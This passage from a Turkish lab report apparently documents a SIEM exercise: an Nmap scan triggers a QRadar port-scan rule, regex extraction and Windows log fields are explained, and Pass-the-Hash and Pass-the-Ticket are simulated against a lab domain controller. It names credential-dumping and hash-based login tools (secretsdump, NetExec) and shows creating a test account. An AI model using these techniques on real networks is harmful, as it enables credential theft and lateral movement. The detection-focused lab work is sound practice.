Kali Linux üzerinden **8.8.8.8** adresine **TCP SYN (-sS)** taraması yapılmaya çalışıldı. Ancak **-p** parametresinin eksik olması nedeniyle Nmap, 1-1000 ifadesini hostname olarak algıladı ve **Failed to resolve** hatası verdi. QRadar'daki log akışını test etmek için komut doğru parametrelerle tekrar çalıştırılarak trafik oluşturuldu.




QRadar üzerinde pfSense'ten gelen **Syslog** kayıtları görüntülendi ve entegrasyonun çalıştığı doğrulandı. **192.168.1.100** adresinden **8.8.8.8** hedefine oluşturulan trafik, pfSense tarafından **Firewall - Permit** olayı olarak kaydedilerek QRadar'a iletildi. Böylece log kaynağının aktif olduğu ve merkezi log akışının çalıştığı doğrulandı.




QRadar üzerinde **pfSense_Lab** log kaynağından gelen veriler için bir **correlation rule** oluşturuldu. Kural, aynı **Source IP** adresinden 1 dakika içinde 100 farklı **Destination Port**'a bağlantı denemesi yapılması durumunda **Offense** oluşturacak şekilde yapılandırıldı. Bu kural, **Port Scan** ve **Reconnaissance** aktivitelerini tespit etmek amacıyla kullanıldı.



Kali Linux üzerinden **8.8.8.8** hedefine Nmap taraması gerçekleştirildi. **TCP SYN (-sS)** taraması için sudo kullanıldı, port aralığı **-p 1-500** olarak belirlendi ve tarama **-T4** ile hızlandırıldı. Oluşturulan yoğun TCP SYN trafiği ile QRadar'da tanımlanan **1 dakikada 100 farklı port** kuralının tetiklenmesi amaçlandı.



QRadar **Offense** panelinde, oluşturulan correlation rule'un başarılı şekilde çalıştığı görüldü. Nmap port taraması sonucunda **ID 58** numaralı bir **Offense** oluşturuldu. Detaylarda pfSense üzerinden gelen 304 **Event**'in bu alarmı tetiklediği ve olayın **Multiple** olarak sınıflandırıldığı görüldü. Böylece port taraması simülasyonunun QRadar tarafından tespit edildiği doğrulandı.



QRadar'da **58 numaralı Offense** detayları incelenerek olay için **drill-down** analizi yapıldı. Saldırının **192.168.1.100** kaynak IP'sinden **8.8.8.8** hedefine yöneldiği ve alarmı oluşturan

pfSense ağ loglarının **List of Events** bölümünde görüntülendiği görüldü. Bu kayıtlar, port taramasıyla ilgili ağ trafiğinin doğrulanmasını sağladı.

6.11 QRADARDA REGEX YAZILMASI

Yakalama Grupları (Capture Groups)

QRadar'da **regex** kullanırken yalnızca veriyi eşleştirmek değil, gerekli alanı log içerisinden **extract** etmek de önemlidir. Bunun için **capture groups** kullanılır. Parantez içine alınan ilk değer **$1**, ikinci değer ise **$2** olarak kullanılabilir.

Örneğin Username=admin Action=Login formatındaki bir logdan kullanıcı adını almak için Username=(.*?) Action regex'i kullanılabilir.


Regex Örnekleri


Sık kullanılan bazı regex kalıpları:

- **Tırnak içindeki değer:** File="([^"]+)"
- **Sayısal değer:** ProcessId=(\d+)
- **Kelime:** TargetUser=(\S+)
- **IP adresi:** dst=(\d{1,3}(?:\.\d{1,3}){3})
- **E-posta adresi:** ([a-zA-Z0-9._-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,})


Performans ve Optimizasyon

QRadar'da regex yazarken performans da dikkate alınmalıdır. Gereksiz **greedy matching** kullanımından kaçınmak için (.*) yerine gerektiğinde (.*?) gibi **lazy matching** tercih edilebilir. Ayrıca aranan veri logun belirli bir konumundaysa **anchor (^)** kullanılarak gereksiz aramaların önüne geçilebilir.





6.12 BIR LOGUN PARCA PARCA INCELENMESI



Logun Anatomisi (Parça Parça İnceleme)

- **<13>Aug 24 09:36:20 kali kali:**
  Syslog Header: Logun zaman ve kaynak cihaz bilgilerini içeren kısmıdır.
- **EventID=4663**
  Event ID: Bir dosya, klasör veya registry gibi bir nesneye erişim gerçekleştirildiğini gösterir.
- **Account Name: Administrator**
  Account Name: İşlemi gerçekleştiren kullanıcı hesabını belirtir.
- **Process ID: 0x1bbc**
  PID: İşlemi gerçekleştiren process'in benzersiz kimliğidir. Hexadecimal değer olan 0x1bbc, decimal olarak **7100** değerine karşılık gelir.
- **Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe**
  Process Name: Dosyaya erişen process'i gösterir. Burada **PowerShell** kullanılması, dosya erişiminin güvenlik açısından ayrıca incelenmesini gerektirir.
- **Access Mask: 0x1**
  Access Mask: Process'in dosya üzerinde gerçekleştirdiği erişim türünü belirtir. 0x1, **Read Data** erişimini ifade eder.
- **Handle ID: 0x2A8**
  Handle ID: Windows tarafından ilgili dosya işlemi için kullanılan handle'ın kimliğidir.
- **Object Name: C:\Finance\Q3_Report.pdf**
  Object Name: Erişilen dosyanın konumunu ve adını gösterir. Bu örnekte erişilen dosya Q3_Report.pdf'dir.

6.13 VERILEN ATAKLARIN SIMULE EDILMESI VE ANLAMLANDIRILMASI

Pass-the-Hash

```
C:\Users\Administrator>net user pth_test PthTest2026! /add /domain
The command completed successfully.


C:\Users\Administrator>net user pth_test /domain
User name                    pth_test
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/25/2026 2:15:51 PM
Password expires             10/6/2026 2:15:51 PM
Password changeable          8/26/2026 2:15:51 PM
Password required            Yes
User may change password     Yes


Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```


Pass-the-Hash (PtH) simülasyonunun hazırlık aşamasında Active Directory ortamında pth_test adında bir test kullanıcısı oluşturuldu. Kullanıcının başarıyla oluşturulduğu, aktif olduğu ve **Domain Users** grubuna dahil edildiği kontrol edildi.

Bu hesap, ilerleyen aşamalarda parola yerine **NTLM hash** kullanılarak gerçekleştirilecek **lateral movement** senaryosunda test hesabı olarak kullanılmak üzere hazırlandı.




Pass-the-Hash simülasyonunun operasyonel aşaması Kali Linux üzerinde gerçekleştirildi. Öncelikle **Impacket secretsdump** kullanılarak Domain Controller (**192.168.56.103**) üzerinden pth_test hesabına ait **NTLM hash** elde edildi.

Daha sonra cleartext parola kullanılmadan, **NetExec (nxc)** aracılığıyla **SMB** üzerinden DC02 sunucusuna hash ile authentication gerçekleştirildi. Komut çıktısındaki [+] sonucu, hash'in kabul edildiğini ve **Pass-the-Hash** saldırısının başarılı olduğunu gösterdi.



Saldırı Kali Linux üzerinden gerçekleştirildikten sonra, hedef sistemde oluşan izleri incelemek için **Windows Event Viewer** logları analiz edildi. **Security** loglarında pth_test hesabına ait **Event ID 4624** kaydı tespit edildi.


Log detaylarında **Logon Type = 3** ve **Authentication Package = NTLM** değerleri görüldü. Bu bilgiler, bağlantının network üzerinden gerçekleştiğini ve **NTLM** authentication kullanıldığını gösterdi. Elde edilen log yapısı, **Pass-the-Hash** aktivitesinin SIEM üzerinde tespit edilmesi için oluşturulacak correlation rule'un temelini oluşturdu.



Windows Event Viewer üzerinde doğrulanan loglar daha sonra **QRadar SIEM** üzerinde incelendi. Arama kriterleri **DC02**, **Event ID 4624**, **Logon Type 3** ve pth_test kullanıcısı olacak şekilde belirlendi.


Sorgu sonucunda, NetExec ile gerçekleştirilen **Pass-the-Hash** saldırısının QRadar'a başarıyla aktarıldığı ve **User Login Success** olarak sınıflandırıldığı görüldü. Ayrıca kaynak IP adresi **192.168.56.1** olarak tespit edildi. Bu analiz, **NTLM** tabanlı authentication ve **lateral movement** aktivitelerinin QRadar üzerinde izlenebildiğini doğruladı.

Pass-the-Ticket




Pass-the-Ticket simülasyonunda, elde edilen Kerberos ticket'ın Kali Linux üzerinde kullanılabilir durumda olup olmadığını kontrol etmek için klist komutu çalıştırıldı.

Çıktıda Mustafa@INTERNLAB.PROJECT kullanıcısına ait **Ticket Granting Ticket (TGT)** bilgisinin /tmp/krb5cc_1000 ticket cache içerisine başarıyla yüklendiği ve geçerlilik süresinin devam ettiği görüldü. Bu durum, ticket'ın aktif olarak kullanılabildiğini ve parola veya NTLM hash bilgisine ihtiyaç duyulmadan **Kerberos authentication** üzerinden lateral movement gerçekleştirilebileceğini doğruladı.




Pass-the-Ticket (PtT) simülasyonunda Kerberos authentication sürecini incelemek için Kali Linux üzerinde kinit komutu kullanıldı. Süreci takip etmek amacıyla **KRB5_TRACE** aktif edilerek Kerberos istekleri adım adım izlendi.

